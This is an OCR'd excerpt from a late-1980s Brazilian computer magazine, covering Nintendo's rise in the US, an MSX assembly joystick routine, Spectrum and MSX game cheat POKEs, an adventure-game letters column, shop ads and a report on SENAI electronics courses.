Há ainda quem veja no Nintendo uma espécie de canto do cisne dos 8 bits, mas os planos para uma máquina de 16 bits já existem há algum tempo no Japão: trata-se do Super Famicom, que não deve ser lançado antes que as vendas do NES de 8 bits diminuam — o que, pelo jeito, deve demorar algum tempo para acontecer. Segundo os rumores, a nova máquina seria lançada no segundo semestre de 1990, e custaria no máximo 200 dólares. Outro projeto, mas este de despecho imediato, é o Nintendo Game-boy, um sistema de entretenimento (vá lá, um videogame) portátil, do tamanho de um rádio de pilhas. A um preço quase simbólico de 70 dólares, pode ser o golpe de misericórdia na indústria de jogos eletrônicos que atua na parte superior do hemisfério.

Na prática o Nintendo já está provocando estragos consideráveis no mercado de software de entretenimento nos Estados Unidos: ano passado as vendas de jogos em disquetes ficaram bem abaixo do esperado, sem mencionar as vendas do Commodore 64, que permaneceram praticamente estacionárias. A dimensão real do impacto provocado pelo Nintendo na área dos computadores domésticos, no entanto, ainda não pode ser perfeitamente avaliada. O jeito é ir convivendo com este nome engraçado — que, traduzido do japonês, significa algo parecido com "você pode trabalhar duro, mas o sucesso repousa nas mãos de Deus". E nas de mais vinte milhões de usuários, poderíamos acrescentar, numa América que entre deliciada e constrangida, não consegue disfarçar que está querendo é mais

## OS ACESSÓRIOS DO NINTENDO

Alguns exemplares da parafernália de acessórios e periféricos que ajudam a entender o sucesso do Nintendo:

**Joysticks** — os próprios. Inapelavelmente em baixa entre a garotada, até porque certos jogos requerem o uso do controlador para uma melhor performance, mas bem cotados entre os usuários mais velhos, saudosos do Atari 2600 e congêneres, disposição em incontáveis modelos, cores e texturas.

**Acclaim Wireless Remote Controller** — um controlador cuja maior virtude e apelo de marketing é ser praticamente idêntico ao controlador que já vem com o Nintendo — só que sem fio. Proporciona acuidade a até nove metros de distância do aparelho (mas quem conseguiria jogar de tão longe?) e vem com um prático — para alcançar maior score de vendas — dispositivo de tiro rápido.

**Eclectic's Pro Play Home Arcade** — nada mais, nada menos que um gabinete de madeira onde entram um console Nintendo e uma TV comum de 19 polegadas, e sai uma autêntica máquina de flipperama doméstica. Perfeito. Onde é que a gente põe as fichinhas?

**Beeshu Zoomer Controller** — internamente funciona como um joystick com dois botões de tiro contínuo e efeito de slow-motion (para fazer mais pontos em Cyborg?). Externamente a aparência é de um manche, com design de credibilidade superior ao de qualquer um daqueles Electras que fazem a Ponte Aérea.



**LJN Roll'N'Rocker** — tal como o nome indica, trata-se de um periférico que inverte a colocação do controlador com a qual estamos habituados. Sua operação é similar a um touchpad de tapete, para ser manejado com os pés como se fosse um skate ou prancha de surfe. Para maior eficácia, recomenda-se usar com um disco dos Beach Boys na vitrola.


**Mattel Power Glove** — a última palavra para os aficionados que desejam ter o controle dos jogos literalmente em suas mãos. É uma luva cinética, com um microprocessador individual que converte os movimentos das mãos em sinais idênticos ao de um joystick. Como se não bastasse, ainda vêm com um touchpad e teclado numérico no pulso. Dizem ser um subproduto da pesquisa espacial — a NASA teria desenvolvido a tecnologia original para o reparo de satélites. De fazer o Jaspion voltar para casa corado de vergonha.

**Harthart Video Game Organizer** — é claro que, com todo esse aparato, o usuário do Nintendo terá a necessidade de manter suas coisas organizadas. Nada mais fácil com este prático estojo onde cabem em perfeita harmonia o console, dois controladores e mais os seis cartuchos que o usuário desejar transportar para uma ilha deserta.

CLAUDIO COSTA

# ACERTE O RUMO DE SEU JOYSTICK

**U**m, dois, esquerda, direita, três, quatro... Não precisa abandonar o conforto de sua poltrona, prezado leitor: isto não é a cadência de uma marcha, e sim a convenção para a leitura de um periférico que, coincidentemente, foi criado com o objetivo de movimentar figuras pela tela - o joystick. Quem programa num MSX sabe que a função STICK do BASIC retorna um valor de zero a oito, relacionado com a posição apontada pelo joystick ou pelas teclas de comando do cursor, tal como mostra a figura abaixo:



Semelhante ao exercício da marcha, contudo, uma boa rotina de joystick para jogos em Assembler não pode perder tempo com passos trocados ou acrobacias inúteis, uma vez que o processamento deve ser o mais rápido possível. Por este motivo, quem já tentou usar as rotinas de controle de joystick do BIOS do MSX deve tê-las achado meio fora de forma: para testar a posição corrente e o estado dos botões de disparo somos obrigados a chamar duas rotinas diferentes, GETSTCK (D5H) e GTTRIG (D8H), quando se sabe que ambas as informações são encontradas no mesmo lugar, o registro 14 do PSG (consulte o seu exemplar do MSX Red Book para maiores orientações a respeito). Outro deslize de GETTRIG é a necessidade de especificarmos qual dos disparadores, se o da alavanca ou o da base do joystick, deve ser testado. Isto não apenas é pouco prático como só parece fazer sentido se conseguirmos imaginar uma atribuição diferente para cada botão de disparo - um atira enquanto que outro guarda o revólver, por exemplo. Cá entre nós, e que o pessoal da Macrosoft não nos ouça, isto é um bocado esquisito.

Uma alternativa para não deixar o seu programa derrapar nesses insondáveis descaminhos da ROM é usar a rotina que apresentamos ao lado. Mais compacta e eficiente, a rotina JOYSTK dispensa a indicação de argumentos de entrada, lendo automaticamente o joystick que estiver ligado ao conector A (para ler o conector B é suficiente trocar a instrução LD A, #DC por LD A, #A3 antes do segundo OUT). Também não é preciso identificar qual dos disparadores deverá ser testado: o carry flag retorna setado caso qualquer um dos botões de tiro seja pressionado. Assim, basta comandar um CALL C para executar a rotina de tiro do seu programa.

```

;Rotina JOYSTK -----
;Lê o joystick ligado ao conector A
;Entra: nada
;Retorna: A-código da direção
          Cy-1 se um botão de tiro pressionado
;Modifica: AF

JOYSTK:  PUSH  HL
          PUSH  DE
          DI
          LD   A,15          ;seta leitura do joystick
          OUT  ($A0),A
          LD   A,#DC        ;no conector A
          OUT  ($A1),A
          LD   A,#0E
          OUT  ($A0),A
          IN   A,($A2)      ;lê os dados do joystick
          EI
          CPL                    ;inverte os bits: 1-ativado
          PUSH AF            ;salva status do joystick
          AND  #0F           ;isola bits que indicam a direção
          LD   HL,TABSTK    ;calcula posição do código
          LD   D,0          ;correspondente à direção
          LD   E,A          ;na tabela
          ADD  HL,DE        ;HL-posição na tabela
          POP  AF
          AND  #30          ;testa bits dos botões de tiro
          JR   Z,JSK1       ;Cy=0 se nenhum pressionado
          SCF                ;senão seta carry flag
JSK1:    LD   A,(HL)        ;A-código da direção
          POP  DE
          POP  HL
          RET

TABSTK:  DEFB  0,1,5,0,7,8,6,0,3,2,4
    
```

Outra vantagem desta rotina é que você pode modificar os códigos atribuídos às direções simplesmente alterando os dados da tabela TABSTK (note que o valor zero é repetido pois corresponde tanto à posição neutra como às combinações de posições inválidas). Nada o impede, com isso, de empregar os valores que julgar mais convenientes em seus programas, inclusive números negativos, os coeficientes de deslocamento de shapes ou sprites ou até mesmo - embora a gente não recomende - contagens como "quatro, três, esquerda, direita, dois, um..." (o compasso daquela famosa marcha lusitana para trás).

# ZAPPING

## BALL CRAZY

SPECTRUM

POKE 28086,255

## NEMESIS

MSX

```
10 IF FRE(A) < 24000 THEN LOCATE
5,10:PRINT"PRESSIONE < CONTROL >
APÓS O RESET!":FOR I=0 TO 3000
:NEXT:DEFUSR = 0:PRINTUSR(0)
20 SCREEN2
30 BLOAD"NEMEO",R:BLOAD"NEME1"
:POKE &HA121,0 : POKE &HA337,0
:DEFUSR = &HD000:PRINTUSR(0)
40 BLOAD"NEME2":IF INP (&HA8) =
&HFO THEN POKE&HD111,&HFF:
POKE&HD112,&HFC ELSE 50
50 DEFUSR = &HD400:PRINTUSR(0)
```

## BATTY

SPECTRUM

POKE 47633,255  
POKE 48437,167

## CYROX

SPECTRUM

POKE 50198,0  
POKE 41889,0

## ARMY MOVES

MSX

```
10 SCREEN2:CLEAR200,&H8CA0:
BLOAD"ARMY1A.BIN":DEFUSR = &HCF-
08:
X = USR(0):POKE&HD4CA,201:
BLOAD"ARMY1B.BIN",R:BLOAD
"ARMY1C.BIN",R
20 CLEAR200,&HC738:BLOAD"ARMY1
D.BIN":POKE&H898A,0:FORA =
1TO2000:NEXT:DEFUSR = &H82DC:
A = USR(0)
```

## ENDURO RACE

SPECTRUM

POKE 43542,0  
POKE 43643,0  
POKE 43647,0  
POKE 43648,0  
POKE 43651,0

## FLYING SHARK

POKE 54462,201  
POKE 54379,3  
POKE 48082,201  
POKE 48114,0  
POKE 48115,1  
POKE 39997,3  
POKE 42464,255  
POKE 42490,255

## ARMY MOVES II

MSX

```
10 SCREEN2:CLEAR200,&H8CA0:
BLOAD"ARMY2A.BIN",R
20 POKE&HD4CA,201:BLOAD"ARMY2B
.BIN",R:BLOAD"ARMY2C.BIN"
30 CLEAR200,&HC738:BLOAD"ARMY2
D.BIN":POKE&H88AB,0:FORA =
1TO2000:NEXT:DEFUSR = &H82DC:
A = USR(0)
```

## CROSS WIZE

SPECTRUM

POKE 33848,8  
POKE 33939,12

## VAMPIRE

MSX

```
10 BLOAD"VAMPIRE1.BIN",R:BLOAD
"VAMPIRE2.BIN",R:BLOAD"VAMPIRE3
.BIN"
20
```

POKE&HA500,201:POKE&HA53B,201:  
POKE&HA578,201:POKE&HA56B,201  
30 DEFUSR = &H8598:A = USR(0)

## COMBAT SCHOOL

SPECTRUM

POKE 37088,0

## CRAZY CARS

SPECTRUM

POKE 29403,0

## GALAGA

MSX

```
10 SCREEN2:BLOAD"GALAGA.BIN":
POKE&HB160,0:DEFUSR = &HD072:A =
USR(0)
```

## YIE AR KUNG FU 2

MSX

```
10 BLOAD"YIE2-1":POKE&HA2AA,24
:DEFUSR = &HD000:PRINTUSR(0):
BLOAD"YIE2-2",R
```

## BARBARIAN II

SPECTRUM

POKE 38508,0

## RAMBO III

SPECTRUM

POKE 57830,0  
POKE 57831,0  
POKE 57832,0

RENATO DEGIOVANI

**Recebi diversas cartas de leitores relatando problemas com o Amazônia. Muitos não conseguem digitar as palavras acentuadas corretamente ou atingir um determinado local do jogo.**

**Quanto à acentuação, o Amazônia só reconhece uma palavra se ela estiver grafada corretamente, ou seja, o sistema não reconhece a palavra AGUA, mas sim ÁGUA. Para obter os acentos, basta digitá-los de acordo com o manual do micro.**

**O problema é que alguns micros não possuem todos os acentos e nem como acessá-los, por isso criei uma tabela alternativa de letras pré-acentuadas. Essa tabela está listada nas instruções do jogo, que pode ser acessada pelo comando INSTRUÇÕES.**

**Quanto a atingir os locais, atravessar o lago, entrar na cachoeira, andar na caverna, etc, faz parte do jogo a dificuldade na locomoção. O que se tem a fazer é tentar e se de um jeito não der certo, tenta-se de outro.**

**Aqui vai uma dica para o pessoal do abismo: se não dá pra atravessar colocando o tronco, que outro objeto poderia ser usado?????**

Estou formando um clube de programadores de Adventures. O clube tem como finalidade reunir pessoas interessadas em criar Adventures e ajudá-las nisso.

O clube começa formado por cinco pessoas de diversos pontos do país e é coordenado por mim. Além da lista de associados, o clube já possui um banco de idéias, o qual pode ser consultado integralmente ou sobre temas específicos pelos associados.

Além disso o clube distribui mensalmente um jornal onde se discute os assuntos relacionados à criação e programação de adventures.

Que fique claro, por fim, que o clube não se dedica tão-somente à programação em si, mas também se manifesta a respeito dos temas, tipos, importância dos manuais, o que existe no mundo, publicações, etc. Por suas características, o clube atende a todos os equipamentos existentes ou não no Brasil.

Os interessados devem escrever para o endereço abaixo informando o equipamento disponível, a área de interesse mais imediato, linguagens em que programa e adventures que conhece.

**Daniel C. Sobral - SHIN QL 8 Conjunto 8 casa 1 - Lago Norte - Brasília - DF - Cep: 71.500**

*É isso aí Daniel, conte com a MS sempre que precisar, pois nosso objetivo é divulgar os adventures no Brasil.*

*O Daniel enviou-nos também uma outra carta com uma interessante solução para o problema proposto na MS 80:*

Gostaria de sugerir a solução utilizada no famoso Zork I: quando se morre, perde-se pontos que o impedirão de chegar à tela que leva ao início de Zork II (mas pode-se completar o jogo) e, além disso, você fica preso no mundo subterrâneo sob a forma de fantasma sem poder fazer qualquer coisa ou morrer até que descubra como ressuscitar. Os objetos que você possuía quando morreu ficam espalhados em vários lugares, com a exceção dos que são preciosos, os quais o ladrão rouba.

Obviamente não se poderia copiar a solução da forma como ela existe, porém a idéia de se transformar num fantasma para sempre ou até que se resolva algum problema pode ser aproveitada. Pode-se criar diversos céus (ou infernos) onde o jogador, a cada morte, terá que resolver um problema mais e mais difícil. Se acabarem os infernos, então o jogador não merece mais viver.

Esta solução é adaptável. O buraco pode dar para um labirinto ou então um mági-

co pode ter que se confrontar com outro para conseguir a mágica apropriada para sair do buraco.

Uma outra solução seria fazer um pacto com o demônio, ou outro ser qualquer, pelo qual o jogador se comprometeria a fazer algo no momento de sua salvação ou mais tarde (antes de vencer o jogo, por exemplo). Esta solução é bastante parecida com a do Sr. Paulo Machado de Oliveira (MS 85), entretanto introduz o elemento sobrenatural.

Fica difícil, contudo, achar uma resposta para o problema sem se saber se o jogador cai intencionalmente (intenção do programador) ou não no buraco. Em Enchanter, por exemplo, deve-se morrer em um dado momento do jogo para se escapar de certo lugar em que você deve entrar.

Estou fazendo um adventure e para terminá-lo só falta a tela de apresentação inicial. Para isso estou usando o fantástico programa Art-studio. É aí que começam minhas dúvidas (e meus cabelos brancos).

Como posso pintar uma figura com cores diferentes sem que estas se misturem e formem aqueles quadrados (falta de máscara) estragando todo o desenho.

Para que serve a cor transparente no Art Studio (TK 90X)

**Willian B. de Oliveira - Goiânia - Goiás**

*Pôxa Willian, o que você quer é muito difícil de se obter. Não se esqueça das características técnicas do micro. Algumas coisas são impossíveis simplesmente porque o micro não foi feito para aquilo.*

*Olha, aqui vai uma dica: procure colecionar o maior número possível de telas de jogos do Spectrum. Com isso você terá uma boa idéia do que é possível, ou não, fazer com o micro. Com o Art Studio você poderá examinar mais de perto como cada artista resolveu os problemas de choque de atributos.*

*No caso do Spectrum, em que pese a sua baixa capacidade de lidar com cores, existem coisas incríveis e telas maravilhosas criadas especialmente para jogos. Pense, que você irá constatar o que eu disse.*

*Quanto à cor invisível, infelizmente não temos nenhuma literatura sobre este programa e não podemos esclarecer a sua dúvida.*

A maneira mais fácil de anunciar em São Paulo e vender para todo o Brasil.



**São Paulo**  
PRODUTOS & SERVIÇOS

## MSX 1.0-MSX 2.0-MEGARAM

Jogos e Aplicativos - Periféricos - Suprimentos  
Promoção: A cada 10 jogos 1 grátis. Pacote de 100 jogos: Preço especial. Solicite nosso catálogo grátis.  
Despachamos para todo Brasil

### TOYGAMES INFORMÁTICA

Caixa Postal 30 961 CEP 01051 São Paulo-SP  
Rua São Joaquim, 714 conj. 16 - Liberdade (metrô São Joaquim) Tel.: (011) 277-4878

CHEGOU

## MSX Shopping

O Maior Catálogo do Brasil para MSX

São mais de 1000 softs a sua escolha.  
Conheça o Sistema Integrado Jurídico.  
Saiba o que é Franchising e como funciona.  
Solicite o seu catálogo inteiramente grátis. Aproveite as promoções de fim de ano e participe do Super Sorteio de Natal.  
Na compra de 1 Drive-5 1/4 ou 3 1/2 DDX, você leva grátis 50 jogos + 20 aplicativos a sua escolha.



**REDI-UNIVERSOFT LTDA.**  
Rua Cons. Brotero, 589 Conj. 42  
(a 200 metros do metrô Mal. Deodoro)  
CEP 01154 Santa Cecília - São Paulo-SP  
Tel.: (011) 825-5240

## SOLAR SOFTS



JOGOS, APLICATIVOS E UTILITÁRIOS  
Todos os softwares que você procura pelo menor preço. Temos cx. disco 5 1/4 e 3 1/2

solicite o seu:  
**INFONEWS**  
o jornal de micro informática.

**(011) 260-5624**

Cx. Postal 11743 CEP 05090  
São Paulo-SP

**5% desconto**  
apresentando este anúncio

VEM  
AÍ!



## TIGER GAMES

VOCÊ NÃO PERDE POR ESPERAR



**AMIGA**™

UMA NOVA TENDÊNCIA EM MICROS

## CONSULTE-NOS

ANDRÉ • JORGE • RICARDO

ASSESSORIA ESPECIALIZADA EM HARDWARE,  
SOFTWARE E PERIFÉRICOS PARA AMIGA.  
APLICATIVOS E JOGOS

RUA DOUTOR BACELAR, 593 - VILA MARIANA  
(Próximo ao Metrô Santa Cruz)  
CEP 04026 - SÃO PAULO-SP

## MSX • SCORPION INFORMÁTICA • MSX

Na Scorpion você encontra: Drives 5 1/4, Impressoras, Disquetes 5 1/4 e Fitas. Temos ainda as últimas novidades em softwares para MSX.  
Jogos NCz\$ 3,00 • Jogos 2.0 NCz\$ 9,00 • Jogos megaram NCz\$ 9,00 • Jogos especiais NCz\$ 9,00  
• Aplicativos NCz\$ 250,00.

Promoção: Na compra de 10 jogos você leva mais 2 grátis.

Pedido mínimo NCz\$ 25,00 em programas. Pedidos acima de NCz\$ 150,00 em programas não cobramos disquete.

SOLICITE CATÁLOGO  
COMPLETO GRÁTIS

**SCORPION INFORMÁTICA LTDA.**  
Rua Ernesto Xavier Krone, 78 CEP 11085 Saboó Santos-SP  
Tel.: (011) 30-5870

## MANTENHA A SUA CRIATIVIDADE NA LINHA



GRAPHOS PRO, o Editor Gráfico definitivo para a linha MSX.

**REVENDEDORES AUTORIZADOS:** Zochio Representações Ltda.  
Paulisoft Informática Ltda.  
Discovery Informática Ltda.  
Misc.

## DATATEC

Rua Domingos de Moraes, 770  
Cj. 33-B - CEP 04010  
Vila Mariana - SP



• Assistência Técnica  
(Chamada avulsa ou contrato)  
Compra e venda de equipamentos MSX usados

**ELETRÔNICA**  
• Suprimentos  
Fitas/Cabos para Impressoras/Formatulários Contínuos/Disquetes/Porta-Disquetes/Livros e Revistas/Jogos para MSX (Avulsos ou pacotes)

• Equipamentos  
Computadores/Impressoras/Monitores/Drive MSX/Kit para Drive DDX/Exp. 80 Colunas MSX/Video Station

**ATENDEMOS REVENDA**

Atendimento de Segunda a Sábado

FONE 571-7083

# À procura de um curso de eletrônica

Sylvio Messias Morais

**T**á legal, você pirou. Você se encheu de conhecer o computador só por fora, e como dizem que quem vê cara não vê coração, você resolveu colocar a massa encefálica pra funcionar e decidiu estudar o funcionamento do dito cujo.

Tudo bem, uma bela decisão, mas e daí?. Tudo que você sabe de eletricidade é que ela dá choque. O que você vai fazer? Comprar um caminhão de livros e estudar tudo sozinho? (na língua nativa tem pouco ou quase nada escrito).

Você pode começar pensando que, em alguma revista, jornal, panfleto ou horário eleitoral você irá descobrir algum curso de hardware ou eletrônica, ou periféricos,

que seja sob medida para você. Depois de ler diversas publicações, perguntar a engenheiros e técnicos e andar horas e dias pelo deserto do Rio de Janeiro, eu descobri um deles: o SENAI.

O Senai, que já tem uma tradição no ensino técnico industrial, há três anos iniciou a implantação (pode-se dizer pioneira) de cursos de hardware.

No Rio de Janeiro, o Senai é uma estrutura complexa ligado à Federação das Indústrias do Estado do Rio de Janeiro, FIERJ, que é formada por representantes dos mais diversos seguimentos do setor industrial do estado.


Na unidade do Senai conhecida como CFP-2, Escola Odvaldo Filho, localizada

na Praça Natividade Saldanha 19 em Benfca, destaca-se o setor de Instrumentação (específico para controle de processos) e Eletrônica. Esta última está montada e ainda recebendo investimentos para o desenvolvimento de treinamento e formação profissional na área de eletrônica (e/ou hardware). Foi a essa escola que me dirigi a fim de obter um mínimo de informações sobre o ensino de eletrônica ali praticado. O que encontrei está descrito no relato que faço a seguir.

Quando cheguei na Escola Odvaldo Filho, deparei-me com um grande prédio, aparentemente muito bem dividido e organizado. No terceiro andar onde funcionam os laboratórios de eletrônica, tudo parecia estar na mais perfeita ordem: chão limpo, paredes conservadas, etc. Prontamente fui atendido e colocado em contato com dois engenheiros que se dispuseram a me dar as informações necessárias ao meu trabalho de pesquisa. São eles o Orlando Clapp Filho e o José Carlos Paiva Gomes.

## EQUIPAMENTOS E LABORATÓRIOS

Resolvi submeter a minha curiosidade, sobre os cursos do Senai, aos itens que escrevi no MS Convida da edição 87 de MICRO SISTEMAS. Segundo o engenheiro Orlando, as aulas são no sistema "hands on", isto é, "mão na massa". Todas as aulas são dadas diretamente nos laboratórios e sua proporção teoria/prática varia entre 50% - 50%, nos cursos de eletrônica básica, e até 80% - 20% nos de microprocessadores. Seu material de apoio é constituído basicamente por apostilas criadas pela sua equi-



*Visão ampliada da estação de trabalho, com a placa específica para o curso de microprocessador. Na parte inferior o teclado alfanumérico para entrada da linguagem, acima dele o display (tipo LCD) e seus componentes, memórias, controladores, etc.*

pe de professores, formada por engenheiros e técnicos, que recebem quando entram no Senai uma espécie de adaptação aos seus métodos e objetivos.

Nos laboratórios são colocados 2 alunos por bancada e cada laboratório tem 6 bancadas, perfazendo assim um total de 12 alunos por turma. Um número bastante satisfatório, considerando-se que as salas são espaçosas e bem divididas.

Cada bancada é equipada com um kit de material (no qual tudo funciona) que é composto por um protoboard (estação de trabalho utilizada para todas as montagens experimentais). Este protoboard é de maior tamanho que o convencional e permite uma melhor visualização do que está sendo feito. Dentro do kit encontram-se também todos os componentes necessários para uma montagem, tais como resistores, capacitores, fonte de alimentação, etc. Nada é pior para o professor do que ter que sair como um doido atrás de uma peça desaparecida do kit.

No kit, cada componente tem o seu lugar. A manutenção dos equipamentos de laboratório funciona por meio de back-up, isto é, sempre que um equipamento pifa, ele é imediatamente substituído por um similar. O setor de manutenção tem 48 horas para resolver o problema do defeituoso.

#### A ELETRÔNICA DIGITAL

Dos cursos, o mais simples e também o mais procurado, é o de Eletrônica Básica I. Ele tem como objetivo a revisão do programa de eletricidade e a introdução à eletrônica analógica, com a caracterização dos componentes e suas aplicações. Em sua vasta carga horária (400 horas), são desenvolvidas as habilidades na operação de osciloscópio, multímetro, geradores de sinais, etc, além da prática e análise de circuitos simples. O seu consistente programa consta de 70 itens, onde cada um é dividido em teoria e prática.

Atualmente, com uma carga de 500 horas, o curso de Eletrônica Básica II tem à sua disposição a grande novidade do Senai: seu laboratório. Para equipá-lo, foi feito um interessante acordo com a DEGEM System, que é uma empresa israelense na área de eletrônica digital. Este acordo permitiu a aquisição de uma moderna tecnologia de ensino computadorizada, onde os postos de trabalho, isto é, as bancadas, são ligadas em rede e supervisionadas por uma unidade central, um PC da Monydata. De acordo com o engenheiro Orlando, só o Senai de-

tém uma tecnologia de ensino em eletrônica tão avançada aqui no Brasil.

O sistema da DEGEM, o EB-2000, é composto por um master board, a interface e o software. Este master board é um protoboard inteligente, isto é, ele é microprocessado. Isto permite o gerenciamento pelo microprocessador das experiências que o aluno está fazendo. O master board, funciona por intermédio de placas de circuito cambiáveis, mudadas em função do que se deseja estudar.

O master board pode funcionar tanto ligado ao sistema (interface e computador), quanto individualmente. Ele pode simular defeitos randômicos no circuito montado, para testar a habilidade do aluno em detectá-los bem como a sua rapidez. Em cada master board, é colocado um aluno e se-



Osciloscópio à direita, à esquerda gerador de funções e freqüencímetro. Ao centro a estação de trabalho da Degem System, à direita o teclado de 12 dígitos para o controle das funções, acima o cabo de ligação com a interface; abaixo, a placa de experiências, à esquerda dois botões de regulação de tensão.

gundo o engenheiro José Carlos ele contribui em muito para aumentar o rendimento.

Por intermédio da interface, os master board (em número de 12), são gerenciados pelo software, que dá todo o controle ao instrutor, não só de toda a turma como de cada aluno individualmente.

Por exemplo: o instrutor tem como interferir na experiência que cada aluno está executando, complicando-a ou facilitando-a. Ele também pode saber em que nível (os níveis podem ser: experiências, testes ou maratona de testes) cada aluno está trabalhando e há quanto tempo. As experiências podem ser desde semicondutores até lógica combinacional ou seqüencial.

Os cursos de Técnicas Digitais I, com 100 horas de carga horária, têm como programa a introdução dos conceitos básicos da Álgebra Booleana, aritmética binária e códigos, desenvolvimento e análise de circuitos combinacionais típicos e suas aplicações. Em Técnicas Digitais II, 120 horas, objetiva-se a implementação e análise de circuitos seqüenciais variados, aplicações típicas de registros de deslocamento, multivibradores, contadores, conversores A/D e D/A.

Os cursos de Microprocessadores também divididos em dois módulos de 100 e 120 horas, têm seu ensino baseado no EB-2000. Seus programas envolvem a arquitetura de um microcomputador, sua linguagem de programação, tipos de memória e suas características, Interfaces (paralelas e seriais), interrupções, controladores,

e muitas outras coisas mais que só ao vivo para saber.

#### DESAMPARADOS UNI-VOS

Uma boa notícia para o pessoal que mora fora do eixo Rio-São Paulo e que se sente desamparado pela falta de escolas modernas, é que esta tecnologia, de ensino computadorizado, está sendo implantada em outras escolas do Senai, como Friburgo, Petrópolis e Resende. Nelas os técnicos já estão sendo treinados para a inauguração no primeiro semestre de 1990. Outros estados, como São Paulo, Rio Grande do Sul, Minas Gerais e Santa Catarina, tam-

## CHEGOU O CLUBE COMPATÍVEL COM TODOS OS MICROS

### • DIGITAL BOYS CLUBE •

Não deixe seu micro no "clubes dos rejeitados". Venha logo pro DBC: um clube de serviços criado para atender as suas necessidades reais: informação e intercâmbio com outros usuários.

#### Nossos serviços:

**DBC AMIGOS** — para acabar com essa história de abandono e solidão. Inclue um catálogo com todos os associados e um suplemento mensal com as cartas recebidas.

**DBC NEWS** — uma revista mensal feita só para o seu equipamento.

**DBC SOS** — um serviço de assessoria individual aos nossos associados.

**DBC SHOPPING** — um serviço para facilitar suas compras. Inclue um utilíssimo guia mensal com os preços, lançamentos e endereços das empresas especializadas no seu equipamento.

**DBC EMPREENDEDORES** — uma sensacional iniciativa do DBC. Especialmente dedicado aos associados de espírito empreendedor que sonham começar um negócio na área de micro-informática. É o DBC dando uma força na criação de um mercado mais criativo, sério e competente.

**USUÁRIO DO ANO** — ainda este ano nossos sócios estarão elegendando os melhores de cada linha.

#### DIGITAL BOYS CLUBE

Caixa Postal 13069 CEP 20260

Rio de Janeiro-RJ

Tel.: (021) 273-4346

bém contarão com esta tecnologia. Na medida em que novas placas serão adquiridas, o programa do curso computadorizado será estendido a essas escolas.

Na conversa que tive com os engenheiros Orlando e José Carlos, para minha surpresa, soube da procura cada vez maior de alunos universitários e de escolas técnicas aos cursos do Senai (não só na área de eletrônica). Por coincidência pude conversar com alguns universitários e constatar que todos procuram os cursos do Senai pela sua grande quantidade de aulas práticas e por seu bem equipado laboratório.

Alguns deles, como Alcides - aluno de Nuno Lisboa, reclama da pouca quantidade de aulas práticas do seu curso de engenharia (1 por semana, segundo ele próprio). Já o Jayme da Gama Filho veio para o Senai somente em busca de mais aulas práticas.

Quase todos os alunos com quem conversei já tiveram alguma experiência desagradável com aqueles "cursinhos" que prometem tudo, e que freqüentemente resultam num amontoado de gente analisando um circuito (em uma única placa) e com um equipamento de pouca confiança. Claro que isso reflete o estado de desinteresse de nosso ensino, pois se em uma universidade os laboratórios quase sempre são precários, (salvo poucas exceções) imagine nos cursinhos em que não há nenhuma fiscalização e são puro comércio.

Não se deve pensar no ensino como um investimento, pois num investimento imagina-se o retorno (lucro) a curto e médio prazo. A formação cultural de um país não deve ser encarada demagogicamente (estamos em tempo de eleições) como um simples investimento, ou amanhã não colheremos os seus generosos frutos, vide Japão.

#### NOVIDADES PARA O ANO QUE VEM

Em andamento, presumivelmente para Março de 1990, estão sendo implemen-

*Visão da sala de aula, ao fundo a unidade central, um PC e a interface para a ligação das 12 estações de trabalho (proto-board).*



tados cursos na área de manutenção de Periféricos. Em manutenção de periféricos, serão abordados manutenção de drive 5 1/4", impressora matricial, monitor monocromático e talvez até modem.

Os cursos no Senai dependem das necessidades do mercado e isto inviabiliza, ou não, os diferentes tipos de projetos. É preciso considerar ainda que, como enfatizou o engenheiro Orlando, não é muito fácil convencer o fabricante a fornecer informação sobre os seus equipamentos. Na opinião dele, isto acontece pela falta de conhecimento do que fabricam e conseqüentemente por não terem muita informação a fornecer.

Isto se justifica nos curtos prazos de garantia fornecidos, o que em relação ao preço do equipamento vendido é um total absurdo. É o problema da pirataria do hardware, quando ninguém (nem o fabricante) sabe muito sobre o equipamento. É por esse motivo que o Senai só aceita equipamentos para estudos, que venham totalmente acompanhados de sua documentação técnica e jurídica.

Mas a grande novidade para o ano de 1990 é um curso técnico especial de habilitação plena, que terá um programa bastante complexo envolvendo eletrônica, desenho técnico, informática, mecânica (para informática é claro), organização e normas, inglês técnico, além de dar grandes pinceladas na matemática e na física. Este curso pelo que pude constatar, será análogo ao de Tecnólogo em Processamentos e Dados oferecido pela PUC/RJ, com a diferença que o do Senai terá ênfase total para o hardware. Na opinião do engenheiro Orlando, a importância destes tipos de cursos é que eles suprem a grande demanda de mão de obra exigida pelo crescente mercado.

Só nos resta aguardar essas novidades e torcer para que venham logo.

Fotos: Manuel Neves

**MANÍACOS  
DO  
MSX**

**TUDO PARA  
SEU MSX**

**TALL COMUNICAÇÃO LTDA.**

SP — Av. Dr. Gentil de Moura, 509 — Cj. 03  
Ipiranga — CEP 04278 — Caixa Postal 43042 CEP 04198 SP  
Tel.: (011) 914-2844

ABC — Av. Senador Vergueiro, 3959 — Sala 04  
Rudge Ramos — CEP 09700 — Tel.: (011) 457-5215

#### SOFT

Mais de 2.000 títulos a venda.  
Aquarela • Fast-Copy • MSX Write • Edarq • Graphic-View •  
Multicopy • Edtronic • Vox • Edmu • MSX-Turbo e muito mais.

#### HARD

Drive • Impressora • Monitor • Cartão 80 Colunas • Expert e  
Hot-Bit semi novos • Megaram Disk • Transformação para 2.0.

#### SUPRIMENTOS

Disquetes • Formulários • Fitas Impressoras • Livros e outros.

**PROMOÇÃO:** Pacote de 100 ou de 200 jogos. Consulte-nos.

Nos pedidos normais, a cada sete jogos você ganha um grátis.

**PEÇA CATÁLOGO GRÁTIS**

